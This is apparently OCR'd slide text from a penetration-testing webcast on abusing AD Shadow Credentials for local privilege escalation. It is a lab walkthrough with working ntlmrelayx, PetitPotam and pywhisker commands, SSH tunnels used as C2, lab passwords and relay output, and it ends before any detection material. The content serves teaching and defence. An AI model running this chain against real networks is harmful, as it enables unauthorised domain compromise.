ATTACK TACTICS 9:

SHADOW CREDS FOR PRIVESC

With
Jordan Drysdale
and
Kent Ickler

BLACK HILLS Information Security • 2008 •

$> Consistently Effective Local PrivEsc (LPE) Technique

$> Discovered and shared by Industry Titans
$> Used with respect to those who come before us

WEBCAST

Executive Problem Statement

Why this talk?

- What are some common attack tactics?
- How are they being used?
- Why the focus on local privilege escalation?
- Is Microsoft aware of these risks?
- How do we detect and defend this attack?

tester a profile

- **Kent**, 40ish
- Sr Penetration Tester
- ~~Ethics~~ Disruption Instigator
- Proponent of practical security testing
- Curriculum developer and instructor
- Tacit Knowledge Coordinator
- Has degrees and certs
- Has black cat & superstitions

tester a profile

- 0 Miles Away
- Likes long walks through detailed methodologies
  - top blog post guy
  - Currently seeking:
    - CyberSec: Students not afraid to learn new things & write about it
    - CompSci: cypher, kusto, and python

tester b profile

Jordan, feel 67, act 17, more like 47

Elder Penetration Tester

- Quality Assurance team
- Internal and External testing lead
- Curriculum developer and instructor
- Spreader of knowledge
- Have taken certification tests
- Have several hobbies

tester b profile

- 0 kilometers away
- Absolutely not ready for RTO
- Prefer remote work and long, detailed reports
- Let's solve some serious problems together :P
- Currently seeking:
  - Computer science students looking for adventu
  - And other weird off the cuff projects we find
  - If things works out, long term is an option

Why Shadow Creds?

- This is a local PrivEsc (LPE) technique...
  - Panther? Nah
  - Service permissions? Nah
  - SCCM registration? 🤔
  - Registry creds?
- Guaranteed to almost always work
  - Domain functional level of Server 2016
- Relatively easy with a few nuances
- BHIS's number one technique for LPE in 2024's reports

Shadow Credentials – Feature!

- What even is this about?
  - It's used to integrate AzureAD device based and passwordless authentication. (ex: FIDO2, Windows Hello, AzureAD Hybrid Device SSO)
  - These "Shadow credentials" reside in the msDS-KeyCredentialLink AD schema attribute
  - Multiple shadow credentials can be associated with AD objects.
  - Require HTTP authentication for relay (WebClient / PrintSpooler service)
    - (LLMNR/WPAD abuse too)


Shadow Credentials

- But…
  - Endpoints running WebClient or Encrypting File System service can be manipulated into requesting "their own" shadow creds
  - It's certificate-based authentication that sits alongside a device's password
  - Can be used to request another ticket on behalf of anyone
  - Thus, providing an insidious means of escalating privileges
    - That as best we can tell, is a challenge to detect and the associated events are not audited by default

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

Lab Setup

- Azure Lab:
  - Doazlab.com
- Sentinel
- DC and joined WS
- Linux box
- Data Collection Rules



Attack Overview


- A couple of SSH tunnels for tooling
  - Establish tunnels and coerce services
- NtlmrelayX.py for relay against LDAP
  - Relay machine auth (must be HTTP) to create a keyCred
- PetitPotam for coercion
  - Coerce machine authentication
- PKINITtools for ticketing
  - Request s4u2 service ticket for privileged user
- Remote command execution for escalation
  - Become local admin

Lab Setup

- Nopriv user account:
  - RDP access to workstation
  - Domain users group membership
  - **Not admin** on system or domain

```
PS C:\Users\noprivuser> hostname
WS05
PS C:\Users\noprivuser> whoami
doazlab\noprivuser
PS C:\Users\noprivuser> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestric

Members

-------------------------------------------------------------
doadmin
DOAZLAB\Domain Admins
The command completed successfully.
```

```
PS C:\Users\noprivuser> net group "domain admins" /domain
The request will be processed at a domain controller for domain doaz

Group name     Domain Admins
Comment        Designated administrators of the domain

Members
                                        Recuerde Esta Cuenta
-------------------------------------------------------------
CHARLES_MCLEAN           doadmin                MATILDA_GALLOWAY
ssilver                  THEODORE_NICHOLS
The command completed successfully.
```



SSH Tunnels for C2!

Tunnel #1

```
ssh -R 9050 lowpriv@20.7.32.198
```

```
PS C:\Users\noprivuser>
PS C:\Users\noprivuser> ssh -R 9050 lowpriv@20.7.32.19
lowpriv@20.7.32.198's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1016-az

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Tunnel #2

```
ssh lowpriv@20.7.32.198 -L 127.0.0.1:8080:127.0.0.1:8080
```

```
PS C:\Users\noprivuser>
PS C:\Users\noprivuser> ssh lowpriv@20.7.32.198 -L 127.0.0.1:8080:127.0.0.1:8080
lowpriv@20.7.32.198's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1016-azure x86_64)
```

SSH Tunnels for C2!


- Why SSH tho?
  - LOL - - On-disk binaries starting in Windows 10
  - Trusted, consistent, faithful, loyal, would bury a skeleton for you
  - Provides stable and often long (time-based) connections
  - Malleable port configurations
  - And you proxy all the tools through it


Needed Coercible Services

- Encrypting File System (EFS) – good for Win11
- WebClient Service (WebDav) – good for Win10

Why These Services?


- Encrypting File System (EFS)
  - Coercible, supports HTTP authentication
- WebClient Service (WebDav)
  - Supports HTTP authentication





EFS Service Start Manipulation

- Encrypting File System (good vector for Windows 11 LPE)




WebClient Service Start Manipulation

- Start ntlmrelayx.py with something like this:

```
python3 ntlmrelayx.py --http-port 8080 -t ldap://192.168.2.4 --shadow-credentials --shadow-target 'ws05$' --no-smb-server --no-validate-privs |tee -a /opt/shadow-cred-relay
```

- Browse user settings and "**create your picture**"
- Browse to: `\\localhost@8080\file.jpg`




WebDav Service Start Manipulation

- Coerced WebClient Service
- It looks like the relay failed :/
  - We expected and knew it would
  - Because we sent user auth, not machine auth

```
[*] HTTPD(8080): Client requested path: /file.jpg
[*] All targets processed!
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of ws05$
[-] Could not modify object, the server reports insufficient rights: 00002098: SecErr: DSID-031514B3,
(INSUFF_ACCESS_RIGHTS), data 0
```

WebClient Service Start Manipulation

- WebClient Service (good vector for Windows 10 LPE)
- But.....
  - The service is running now and can be coerced for HTTP auth



Coercion and Relay

PetitPotam (ProxyChains over TCP/9050 via SSH)

```
proxychains python3 PetitPotam.py 127.0.0.1@8080/blah 192.168.2.5
-u noprivuser -p 'N0PrivU53R' -d doazlab.com -pipe all
```

Ntlmrelayx.py

```
proxychains python3 ntlmrelayx.py --http-port 8080 -t ldap://192.168.2.4
--shadow-credentials --shadow-target 'ws05$' --no-smb-server --no-
validate-privs |tee -a /opt/shadow-cred-relay2
```

```
(impacket) root@Nux01:/opt/impacket/examples# python3 ntlmrelayx.py --http-port 8080
-t ldap://192.168.2.4 --shadow-credentials --shadow-target 'ws05$' --no-smb-server --
no-validate-privs |tee -a /opt/shadow-cred-relay2
Impacket v0.12.0.dev1+20240816.161125.5d881ece - Copyright 2023 Fortra

[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
```

The Attack – Relay, Coerce, List

Demo Time!

1: Run Relay!

2: Coerce!

3: Relay!

4: KeyCred!

```
File  Edit  View  Terminal  Tabs  Help
root@Nux01: /home/doadmin                    ./obsidian
(impacket) root@Nux01:/opt/impacket/examples# python3 ntlmrelayx.py --http-port 8080 -t ldap://192.168.2.4 --shadow-credentials --shadow-target 'ws05$' --no-smb-server --no-validate-privs |tee -a /opt/work/shadow-cred-relay
```

```
(impacket) root@Nux01:/opt/PetitPotam# proxychains python3 PetitPotam.py 127.0.0.1@8080/blah 192.168.2.5 -u noprivuser -p 'N0PrivU53R' -d doazlab.com -pipe all
```

```
(env) root@Nux01:/opt/pywhisker# python3 pywhisker.py -d "doazlab.com" -u "doadmin" -p "DOLabAdmin1!" --target "ws05$" --action "list"
```

```
[0] 0:bash*                                                    "Nux01" 20:17 03-Jun-24
```

Certificates and Ticketing

- Successful machine relay results in the creation of a shadow credential being stored in the msDS-KeyCredentialLink attribute.
  - But why? Because computer objects can update their own KeyCred attribute.

```
[*] Servers started, waiting for connections
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, attacking target ldap://192.168.2.4
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Authenticating against ldap://192.168.2.4 as DOAZLAB/WS05$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[-] Cannot perform ACL escalation because we do not have create user privileges. Specify a user to assig
n privileges to with --escalate-user
[*] Searching for the target account
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com
[*] Generating certificate
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /blah/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of ws05$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: z5uJ6LiP.pfx
[*] Must be used with password: QAH3bhImpP6UvMgpVj7y
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
